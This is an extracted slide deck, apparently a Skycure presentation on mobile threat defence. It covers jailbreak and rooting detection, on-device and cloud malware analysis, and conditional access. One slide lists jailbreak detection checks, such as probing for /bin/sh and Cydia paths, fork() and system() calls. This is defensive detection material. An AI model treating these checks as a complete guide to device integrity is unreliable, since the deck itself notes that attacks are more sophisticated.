
Crowd-sourced: Mobile Threat Intelligence




Detection



Rogue network detection




Detection of Indicators of Compromise



Current Jailbreak/Rooting Detections

- Existence of directories/files
 - `fileExistsAtPath("/bin/sh")`
 - `fopen("/Applications/Cydia.app","r")`
- Directory permissions
 - `statfs()`
- Process Forking
 - `fork()>=0`
- Cydia scheme detection
 - Check if `cydia://` is callable
- Prohibited commands
 - `system()==1`

Attacks are much more sophisticated





Detection of Indicators of Compromise



Detection

Attacks are much more sophisticated




Skycure servers receive
suspicious libraries for further analysis



Crowd-sourced analysis
identifies new and unknown anomalies




On device analysis
looks for known anomalies



Malware Analysis Flow – On Device



Detection



- **Download or installation detected**

- **Analyze app metadata**

Permissions, Developer, Source

- **Signature based matching**

8732f94f211230e01ba9dff4e260936b9902a5b4 = 8732f94f211230e01ba9dff4e260936b9902a5b4

- **App structure dissection**


01010011 01101011 01111001 01100011 01110101 01110010 01100101 ...

- **Gradual Analysis**

Upload Metadata -> App dissection summary -> APK

- **Protect**


- ✓ Delete installation file
- ✓ Block installation




Malware Analysis Flow – On Cloud



Detection





- **Analyze metadata**
Permissions, developer reputation, app source
- **Code structure analysis**
Identify new instances of malware through clustering
- **Send to crowd-wisdom engine**
 - ✓ Attacker profiling
 - ✓ Legitimate app profiling
- **Send to static analysis engine**
 - ✓ Detect repackaged apps
 - ✓ Signature based analysis
 - ✓ Code patterns collection
- **Send to dynamic analysis engine**
 - ✓ Run app in a sandbox
 - ✓ Inject hooks into sensitive methods
 - ✓ Feed it with custom inputs
 - ✓ Walk through its UI
 - ✓ Analyze method calls and code flows
 - ✓ Analyze outgoing/incoming network traffic




On-device Conditional Access



Enforcement



Skycure Holistic Device Protection



On Device Protection

Protects against malware, Malicious Profiles, Network attacks with or without MDM

Proactive Analysis

Scans APKs before installation




User Notifications



App2App Communication


Communication between Skycure and 3rd Party Apps

ON DEVICE | Continued protection even in case of network unavailability



VPN

Protects against MitM attacks by rerouting through



Server2Server Communication

Provide visibility and enforce policies




Admin Notifications



Conditional Access

On-device protection for pre-identified sensitive corporate resources

Architecture Overview



Thank You

